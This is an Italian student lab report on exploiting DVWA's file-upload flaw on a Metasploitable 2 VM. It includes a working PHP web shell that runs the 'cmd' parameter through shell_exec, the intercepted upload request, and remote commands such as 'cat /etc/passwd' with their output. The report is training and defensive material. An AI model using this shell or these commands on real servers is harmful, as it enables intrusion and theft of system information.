

Indice

1. [Introduzione](#)
2. [Preparazione dell'Ambiente](#)
 1. [Configurazione della Rete](#)
 2. [Configurazione di BurpSuite](#)
3. [Accesso alla DVWA](#)
4. [Creazione della Shell PHP](#)
5. [Upload della Shell](#)
 1. [Caricamento del File](#)
 2. [Intercettazione con BurpSuite](#)
6. [Esecuzione dei Comandi da Remoto](#)
 1. [Identità dell'utente](#)
 2. [Sistema Operativo](#)
 3. [Lista degli Utenti](#)
 4. [Configurazione di Rete](#)
7. [Analisi del Traffico con BurpSuite](#)
8. [Conclusioni](#)

Studente	_____
Data	11 maggio 2026
Target	Metasploitable 2 — 192.168.56.103
Attaccante	Kali Linux — 192.168.56.102
Strumenti	BurpSuite, Firefox, Nano
Difficoltà testata	Low

1. Introduzione

Questa esercitazione ha l'obiettivo di mostrare come funziona una vulnerabilità di tipo **File Upload**, uno degli attacchi più classici nel mondo della sicurezza informatica. L'idea di base è semplice: alcune applicazioni web permettono agli utenti di caricare file (immagini, documenti, ecc.) senza controllare abbastanza bene cosa viene effettivamente caricato. Se il server non verifica il tipo di file, un attaccante può caricare un file PHP malevolo — che in gergo si chiama *web shell* — e usarlo per eseguire comandi direttamente sulla macchina bersaglio.

Per fare questa prova abbiamo usato un ambiente di laboratorio completamente sicuro e controllato, composto da due macchine virtuali:

- **Kali Linux:** la macchina dell'attaccante, con tutti gli strumenti necessari già installati.
- **Metasploitable 2:** una macchina Linux volutamente vulnerabile, usata come bersaglio. Su di essa gira la DVWA (Damn Vulnerable Web App), un'applicazione web pensata apposta per fare pratica con questo tipo di attacchi.

Tutto ciò che è descritto in questo report è stato eseguito in un ambiente isolato, esclusivamente a scopo didattico. Eseguire questi attacchi su sistemi reali senza autorizzazione è illegale.

2. Preparazione dell'Ambiente

Fase 1 — Configurazione della Rete


2.1 Configurazione della Rete

Prima di iniziare con l'attacco vero e proprio, è stato necessario configurare correttamente le due macchine virtuali affinché potessero comunicare tra loro. Entrambe le VM sono state impostate con una scheda di rete in modalità **Host-Only** all'interno di VirtualBox: questo crea una rete privata virtuale tra le macchine senza esporle a internet.

Dopo la configurazione, gli indirizzi IP assegnati automaticamente sono stati:

- Kali Linux: **192.168.56.102**
- Metasploitable 2: **192.168.56.103**

Per verificare che le due macchine si vedessero correttamente in rete, è stato eseguito un semplice test di ping da Kali verso Metasploitable. Il risultato ha confermato che la comunicazione funzionava correttamente, con 0% di pacchetti persi.




```
kali@kali: ~  
Session Actions Edit View Help  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255  
inet6 fe80::f2db:4074:830b:cf57 prefixlen 64 scopeid 0<link>  
ether 08:00:27:8a:35:d2 txqueuelen 1000 (Ethernet)  
RX packets 118 bytes 19302 (18.8 KiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 29 bytes 4238 (4.1 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0<host>  
loop txqueuelen 1000 (Local Loopback)  
RX packets 8 bytes 480 (480.0 B)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 8 bytes 480 (480.0 B)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali) ~  
$ ping -c 4 192.168.56.103  
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data:  
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=0.975 ms  
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=0.792 ms  
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.494 ms  
64 bytes from 192.168.56.103: icmp_seq=4 ttl=64 time=0.433 ms  
  
--- 192.168.56.103 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3038ms  
rtt min/avg/max/mdev = 0.433/0.673/0.975/0.220 ms  
  
(kali@kali) ~  
$
```

Test di ping riuscito: 4 pacchetti trasmessi, 4 ricevuti, 0% packet loss


2.2 Configurazione di BurpSuite

BurpSuite è uno strumento professionale usato da chi lavora nella sicurezza informatica per intercettare e analizzare il traffico HTTP tra il browser e un sito web. In pratica funziona come un "uomo nel mezzo": si mette tra Firefox e il server, cattura ogni richiesta e permette di esaminarla prima che venga inviata.

È stato avviato BurpSuite su Kali e configurato in modo che Firefox usasse il proxy locale sulla porta 8080. In questo modo, tutte le richieste fatte durante l'esercitazione sono passate per BurpSuite.



BurpSuite avviato con la funzione di intercettazione attiva (Intercept is ON)




Configurazione del proxy manuale su Firefox: 127.0.0.1 porta 8080

3. Accesso alla DVWA


Fase 2 — Login e Configurazione della Difficoltà

Con le macchine configurate e BurpSuite in ascolto, il passo successivo è stato quello di accedere alla DVWA da Firefox su Kali, all'indirizzo `http://192.168.56.103/dvwa`, usando le credenziali di default (*admin / password*). La DVWA è un'applicazione web che simula diversi tipi di vulnerabilità in modo controllato, ed è lo strumento perfetto per imparare come funzionano questi attacchi.



Pagina principale della DVWA dopo il login — "You have logged in as admin"

Prima di procedere con l'attacco, è stato necessario impostare il livello di difficoltà a **Low** dalla sezione DVWA Security. Questo livello non applica nessun filtro ai file caricati, il che lo rende perfetto per capire il funzionamento base della vulnerabilità.




Sezione DVWA Security con il livello di sicurezza impostato su "Low"

4. Creazione della Shell PHP

Fase 3 — Il File Malevolo

Il cuore di questo attacco è un piccolo file PHP chiamato **web shell**. Si tratta di un file di testo con estensione `.php` che, una volta caricato su un server web, permette di eseguire comandi sul sistema operativo della macchina bersaglio semplicemente visitando un certo URL nel browser.

Il file è stato creato su Kali Linux usando l'editor da terminale `nano`. Il codice scritto è volutamente essenziale: controlla se nell'URL è presente un parametro chiamato `cmd`, e se sì, lo esegue come comando di sistema e mostra il risultato nella pagina.

A screenshot of a terminal window on Kali Linux. The terminal shows the nano text editor editing a file named /home/kali/shell.php. The code in the editor is as follows:

```
<?php
if(isset($_GET['cmd'])) {
    echo "<pre>" . shell_exec($_GET['cmd']) . "</pre>";
}
?>
```

The terminal window has a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. The background of the terminal features a Kali Linux logo.

Il codice della shell PHP aperto nell'editor nano su Kali Linux


Il file è stato salvato come shell.php nella cartella home dell'utente kali (/home/kali/shell.php), pronto per essere caricato sulla DVWA.

5. Upload della Shell

Fase 4 — Caricamento del File sulla DVWA


5.1 Caricamento del File

Con la shell pronta, ci siamo spostati sulla sezione **Upload** della DVWA. Questa pagina simula un classico modulo di caricamento file. Con il livello di sicurezza impostato su Low, l'applicazione non verifica il tipo di file caricato, accettando qualsiasi cosa, inclusi file PHP pericolosi.



Pagina "Vulnerability: File Upload" della DVWA


Prima di cliccare il pulsante di upload, è stata riattivata la funzione di intercettazione su BurpSuite. Il file shell.php è stato selezionato tramite il pulsante Browse.



Il file shell.php selezionato nel modulo di upload, pronto per essere inviato

5.2 Intercettazione con BurpSuite

Appena cliccato il pulsante Upload, BurpSuite ha catturato la richiesta HTTP di tipo **POST** diretta al server. È stato possibile vedere tutti i dettagli della richiesta: il metodo usato, l'indirizzo di destinazione, le intestazioni HTTP e il corpo del messaggio con il contenuto del file.




BurpSuite mostra la richiesta POST intercettata con il file shell.php

Scorrendo verso il basso nel corpo della richiesta, si vede chiaramente il codice PHP. Questo evidenzia il problema: il server sta ricevendo del codice PHP eseguibile, non un'immagine, e non lo sta bloccando.

```
15 -----geckoformboundarybc4a6100662751ed32986efd3ccb3b99
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18
19 100000
20 -----geckoformboundarybc4a6100662751ed32986efd3ccb3b99
21 Content-Disposition: form-data; name="uploaded"; filename
22 ="shell.php"
23 Content-Type: application/x-php
24
25 <?php
26 if(isset($_GET['cmd'])) {
27     echo "<pre>" . shell_exec($_GET['cmd']) . "</pre>";
28 }
29 ?>
30
31
32 -----geckoformboundarybc4a6100662751ed32986efd3ccb3b99
33 Content-Disposition: form-data; name="Upload"
34
35 Upload
36 -----geckoformboundarybc4a6100662751ed32986efd3ccb3b99--
37
```

Il corpo della POST mostra il codice PHP e il Content-Type: application/x-php

Dopo aver analizzato la richiesta, è stato cliccato Forward in BurpSuite. La DVWA ha confermato che il file è stato caricato con successo, indicando anche il percorso dove è stato salvato.



Messaggio di conferma: la shell è caricata in ../../hackable/uploads/shell.php

*Il percorso mostrato dalla DVWA indica che il file si trova ora sul server all'indirizzo:
http://192.168.56.103/dvwa/hackable/uploads/shell.php — chiunque conosca questo indirizzo può usarlo per eseguire comandi.*


6. Esecuzione dei Comandi da Remoto

Fase 5 — Controllo Remoto della Macchina Bersaglio


Con la shell caricata sul server, è bastato visitare l'URL del file aggiungendo il parametro `?cmd=` seguito dal comando da eseguire. Il server ha elaborato il PHP e ha restituito nella pagina web l'output del comando, come se stessimo usando un terminale direttamente sulla macchina bersaglio.

6.1 Identità dell'utente — comandi id e whoami

Il primo comando eseguito è stato `id`, che mostra l'identità dell'utente con cui girano i processi del server web. Il risultato ha mostrato `uid=33 (www-data)`, ovvero l'utente con cui gira Apache su Linux.



Comando id: il server risponde con uid=33(www-data) — l'identità del processo web



Comando whoami: conferma che stiamo operando come utente www-data

6.2 Informazioni sul Sistema Operativo

Con il comando `uname -a` è stato possibile ottenere informazioni dettagliate sul sistema operativo della macchina bersaglio: Linux con kernel versione 2.6.24, ovvero Metasploitable 2.

```
Damn Vulnerable Web Ap x 192.168.56.103/dvwa/hackab x + - □ x
← → ↻ 🏠 🔒 Not Secure http://192.168.56.103/dvwa/hackable/uploads/she ☆
🌐 OffSec 🐧 Kali Linux 🛠️ Kali Tools 📄 Kali Docs 🌐 Kali Forums 🕸️ Kali NetHunter 🔥 Exploit-DB >>
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Comando `uname -a`: versione del kernel e architettura di Metasploitable

6.3 Lista degli Utenti del Sistema

Con il comando `cat /etc/passwd` è stata ottenuta la lista completa degli utenti presenti sulla macchina, inclusi utenti di sistema come root, daemon, e l'utente msfadmin.

```
Damn Vulnerable Web Ap x 192.168.56.103/dvwa/hackab x + - □ x
← → ↻ 🏠 🔒 Not Secure http://192.168.56.103/dvwa/hackable/uploads/she ☆
🌐 OffSec 🐧 Kali Linux 🛠️ Kali Tools 📄 Kali Docs 🌐 Kali Forums 🕸️ Kali NetHunter 🔥 Exploit-DB >>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcp:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klogd:x:103:104:/home/klogd:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin:/home/msfadmin:/bin/bash
bind:x:105:113:/var/cache/bind:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
ftp:x:107:65534:/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server:/var/lib/mysql:/bin/false
tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:/bin/false
user:x:1001:1001:just a user,111:/home/user:/bin/bash
service:x:1002:1002:/home/service:/bin/bash
telnetd:x:112:120:/nonexistent:/bin/false
proftpd:x:113:65534:/var/run/proftpd:/bin/false
statd:x:114:65534:/var/lib/nfs:/bin/false
```

Comando `cat /etc/passwd`: lista completa degli utenti del sistema Metasploitable

6.4 Configurazione di Rete della Macchina Bersaglio

Con il comando `ip addr` è stata ottenuta la configurazione di rete della macchina bersaglio, confermando l'IP 192.168.56.103 e le interfacce attive.

```
Damn Vulnerable Web Ap x 192.168.56.103/dvwa/hackab x + - □ x
← → ↻ 🏠 🔒 Not Secure http://192.168.56.103/dvwa/hackable/uploads/she ☆
🌐 OffSec 🐧 Kali Linux 🛠️ Kali Tools 📄 Kali Docs 🌐 Kali Forums 🕸️ Kali NetHunter 🔥 Exploit-DB >>
1: lo: mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:f6:8f:96 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.103/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fef6:8f96/64 scope link
        valid_lft forever preferred_lft forever
```


Comando `ip addr`: configurazione di rete di Metasploitable con IP 192.168.56.103

7. Analisi del Traffico con BurpSuite

Fase 6 — Monitoraggio delle Richieste HTTP


Tutta l'attività svolta durante l'esercitazione è passata attraverso BurpSuite. Per dimostrare come funziona l'intercettazione anche nella fase di esecuzione comandi, è stata riattivata la funzione Intercept e rieseguito il comando `whoami` tramite browser.

La richiesta catturata mostra chiaramente come vengono trasmesse le informazioni: si tratta di una semplice richiesta GET con il parametro `cmd=whoami` visibile nell'URL. Questo evidenzia una debolezza della shell base: i comandi viaggiano in chiaro e sono visibili a chiunque monitori il traffico.



BurpSuite intercetta la richiesta GET con il parametro `cmd=whoami` visibile nell'URL

Dopo aver inoltrato la richiesta con Forward, la risposta è arrivata nel browser come atteso.



Il browser mostra la risposta `www-data`, confermando l'esecuzione remota del comando

8. Conclusioni

L'esercitazione ha permesso di toccare con mano come una semplice mancanza di controllo sul tipo di file accettato da un form di upload possa portare a conseguenze molto gravi. In questo caso siamo riusciti a:

- Caricare un file PHP malevolo su un server web che non eseguiva alcun controllo.
- Eseguire comandi arbitrari sul sistema operativo del server bersaglio.
- Raccogliere informazioni sensibili come la lista degli utenti e la configurazione di rete.
- Analizzare il traffico HTTP con BurpSuite, capendo come vengono trasmessi i dati tra browser e server.

Dal punto di vista della difesa, questo tipo di vulnerabilità si previene principalmente validando lato server il tipo reale del file caricato (non solo l'estensione) e salvando i file caricati in una cartella separata dal codice eseguibile del sito, impedendo al server web di eseguirli come script.

Il prossimo passo sarà ripetere l'esercitazione con i livelli Medium e High della DVWA, dove verranno applicati filtri progressivamente più difficili da aggirare, richiedendo tecniche più avanzate come la modifica del Content-Type tramite BurpSuite.